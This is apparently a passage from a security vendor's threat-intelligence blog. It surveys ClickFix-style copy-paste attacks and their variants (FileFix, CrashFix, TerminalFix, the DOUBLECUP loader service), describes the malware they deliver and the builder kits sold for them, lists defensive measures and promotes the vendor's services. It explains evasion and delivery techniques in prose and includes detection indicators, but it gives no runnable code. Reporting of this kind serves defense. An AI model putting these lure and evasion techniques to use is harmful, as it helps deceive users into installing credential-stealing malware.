The attack began on compromised websites hosting fake CAPTCHA verification prompts. When users followed instructions to paste copied text into the Run command, the injected PowerShell script installed the Interlock RAT. This malware version used Cloudflare Tunnel URLs for stealthy Command and Control (C2) and stored itself as php.exe under AppData for persistence. The RAT collected system details, mapped networks, and enabled lateral movement via RDP.
Researchers have also observed a FileFix variant of this campaign, which deploys the PHP variant of the RAT through file explorer.

KongTuke’s web injection delivered via the FileFix method (The DFIR Report)
- FileFix Facebook Security Alert Drops StealC Infostealer
A FileFix campaign was disguised as Facebook security alerts claiming users’ accounts were at risk of suspension. The fake alert instructed victims to paste a path into File Explorer – in reality, a disguised PowerShell command.
The payload chain dropped AI-generated images embedded with hidden PowerShell scripts that installed StealC v2, a powerful stealer malware capable of stealing credentials, crypto wallets, and VPN data.

The phishing site impersonates Meta, warning the victim about the suspension of their account (Acronis)
- DOUBLECUP: A ClickFix Loader-as-a-Service
SOCRadar’s Threat Research Unit (STRU) identified DOUBLECUP, a Russian Loader-as-a-Service active since June 2026 that operators rent to power their own ClickFix pages. Its clipboard command hunts down a PNG image quietly cached in the browser, pulls out hidden code, and only decrypts the real payload using the victim’s own public IP address as the key, a trick that blinds sandbox analysis. STRU tracked DOUBLECUP delivering an upgraded CountLoader and a new RAT, DeviceManager, which hides its C2 address inside an Ethereum/Polygon smart contract. Observed lures impersonated CRM logins for NetSuite, Odoo, HubSpot, and Salesforce.

DOUBLECUP campaign sample
- TerminalFix Brings ClickFix Into the Enterprise (Microsoft)
In August 2026, Microsoft disclosed TerminalFix, a ClickFix variant that pushes victims toward Windows Terminal or PowerShell instead of the Run dialog, so longer, multi-stage scripts can run. Delivered via fake Cloudflare CAPTCHA pages on compromised sites, the chain adds DLL sideloading, steganographic payload retrieval, Active Directory reconnaissance, and a custom reverse-tunnel implant that opens a path into the victim’s internal network. Microsoft hasn’t observed follow-on activity like lateral movement or ransomware yet, but the chain marks a shift toward enterprise footholds rather than quick infostealer grabs.
These campaigns highlight what begins with a simple copied command often ends with infostealers, RATs, and ransomware, stealing credentials and draining crypto wallets, spreading across networks. The damage extends beyond data loss, it threatens operations, finances, and trust.

The ClickFix Marketplace in Dark Web and Other Hacker Channels
A wide range of threat actors now use ClickFix/FileFix. This includes opportunistic cybercriminals and affiliate groups seeking quick profit, those who are monetizing harvested credentials, and state-aligned Advanced Persistent Threat (APT) groups that weaponize the technique for espionage. Researchers have observed APT groups such as MuddyWater and APT28 adopting ClickFix-style lures in targeted operations.
Furthermore, Microsoft’s researchers found that ClickFix is also sold as a cybercrime service.

A ClickFix builder tool (Microsoft)
ClickFix builders offered on hacker forums can generate phishing-style landing pages for as little as $200, while premium versions (up to $1,500/month) include:
- Cloudflare or CAPTCHA-style templates
- Multiple language options
- Antivirus and VM evasion
- Obfuscated command generation
This commercialization has fueled the rapid spread of the copy-paste social engineering attacks, turning a specialized trick into a mainstream attack kit, and – as SOCRadar’s own research into DOUBLECUP has shown – the “as-a-service” model is only getting more sophisticated.

SOCRadar’s Advanced Dark Web Monitoring
ClickFix kits, stolen credentials, and stealer logs move fast across Dark Web markets and Telegram channels. SOCRadar’s Dark Web Monitoring alerts your organization the moment its credentials, domains, or brand assets appear in underground forums or data leaks. Combined with SOCRadar’s Threat Hunting, featuring advanced stealer logs search capability, you can identify compromised accounts, trace infostealer activity, and uncover how attackers target your users before breaches occur.
Microsoft Details “CrashFix” ClickFix Variant Delivering Python RAT
In early February 2026, Microsoft published new research on a ClickFix evolution dubbed CrashFix, which combines browser disruption with social engineering to increase execution success.
According to Microsoft’s analysis, attackers distribute a malicious Chrome extension masquerading as a legitimate ad blocker. After a delay, the extension intentionally crashes the victim’s browser and displays a fake “CrashFix” warning, prompting users to run a malicious command under the guise of restoring functionality.
The campaign abuses native Windows tools, including finger.exe (renamed to evade detection), to retrieve obfuscated PowerShell payloads. On domain-joined systems, the infection chain escalates by deploying a portable WinPython environment and a Python-based RAT (referred to as ModeloRAT), which establishes persistence via registry Run keys and scheduled tasks, and communicates with C2 infrastructure over HTTP.
The findings highlight a shift toward living-off-the-land techniques, delayed execution, and Python-based payload delivery, reinforcing the need for behavior-based detection and stronger user awareness controls.
How to Effectively Defend Against ClickFix & FileFix Attacks
Defenses keep failing, while ClickFix and its newer variants, including FileFix, CrashFix, and TerminalFix, thrive in the blind spots of existing security systems, such as:
- No file downloads: User-initiated execution appears legitimate.
- Email filters irrelevant: Many campaigns use ads, search results, or videos instead of emails.
- Evasive hosting: Rotating domains, SEO manipulation, and conditional loading hide malicious content.
- Weak context detection: Endpoint Detection and Response (EDR) tools can’t easily link manual commands to malicious origins.
- Unmanaged devices: Bring Your Own Device (BYOD) environments leave security gaps.
- Clipboard and File Explorer abuse: FileFix leverages everyday interfaces like File Explorer and clipboard access, making activity appear safe.
Because these attacks exploit human behavior, defense requires both technical safeguards and awareness.
For organizations:
- Train users to avoid copying or pasting unknown content, especially into Run dialogs, Windows Terminal/PowerShell, or File Explorer address bars.
- Disable or restrict access to the Run dialog (Win + R) for non-admin users.
- Use application control policies (e.g., Microsoft Defender Application Control) to prevent unauthorized script execution from Explorer.
- Limit or warn users when a website attempts to write to the clipboard using navigator.clipboard.writeText().
- Restrict PowerShell to signed scripts (AllSigned or RemoteSigned).
- Enable Microsoft Defender SmartScreen and network protection.
- Monitor RunMRU registry entries and PowerShell executions for suspicious activity.
- Watch for unusual outbound blockchain RPC calls (e.g., eth_call) and high-volume DNS TXT queries to unrelated domains – early indicators of EtherHiding-based C2 resolution and DNS tunneling, as seen in loaders like DOUBLECUP.
- Use managed browsers that report security telemetry and block clipboard hijacks.
For individuals:
- Never paste commands or “file paths” from unknown websites into system dialogs, terminals, or Explorer address bars.
- Be skeptical of online “activation,” “verification,” or “error fix” instructions.
- If you suspect you executed a ClickFix or FileFix command, disconnect from the internet immediately and reset all passwords.
- Keep your system security features like SmartScreen, Defender, and browser protection enabled at all times.
The Future of ClickFix and Key Takeaways
Experts predict that future ClickFix variants could operate entirely in the browser, using developer tools or web APIs to execute code locally. Attackers are already pairing these tactics with AI-generated tutorials and deepfake videos, making scams even more convincing.
Some of that predicted evolution is already visible in the cases covered above. SOCRadar’s own research into DOUBLECUP found operators hiding command-and-control infrastructure inside Ethereum and Polygon smart contracts and payloads inside ordinary PNG images, while Microsoft’s TerminalFix findings show a ClickFix chain reaching far enough into a network to plant a reverse tunnel rather than simply dropping a stealer. Researchers expect FileFix and future offshoots to blur the line between browser and OS-level attacks even further, exploiting trust in everyday workflows.
The shift signals a broader trend, moving from exploiting software flaws to exploiting human behavior. Defending against these attacks means recognizing that people themselves are part of the attack surface.
SOCRadar unifies capabilities such as Dark Web Monitoring, Brand Protection, and Threat Hunting in one platform, helping you identify leaked credentials, cloned websites, and infostealer operations before they become full-blown incidents.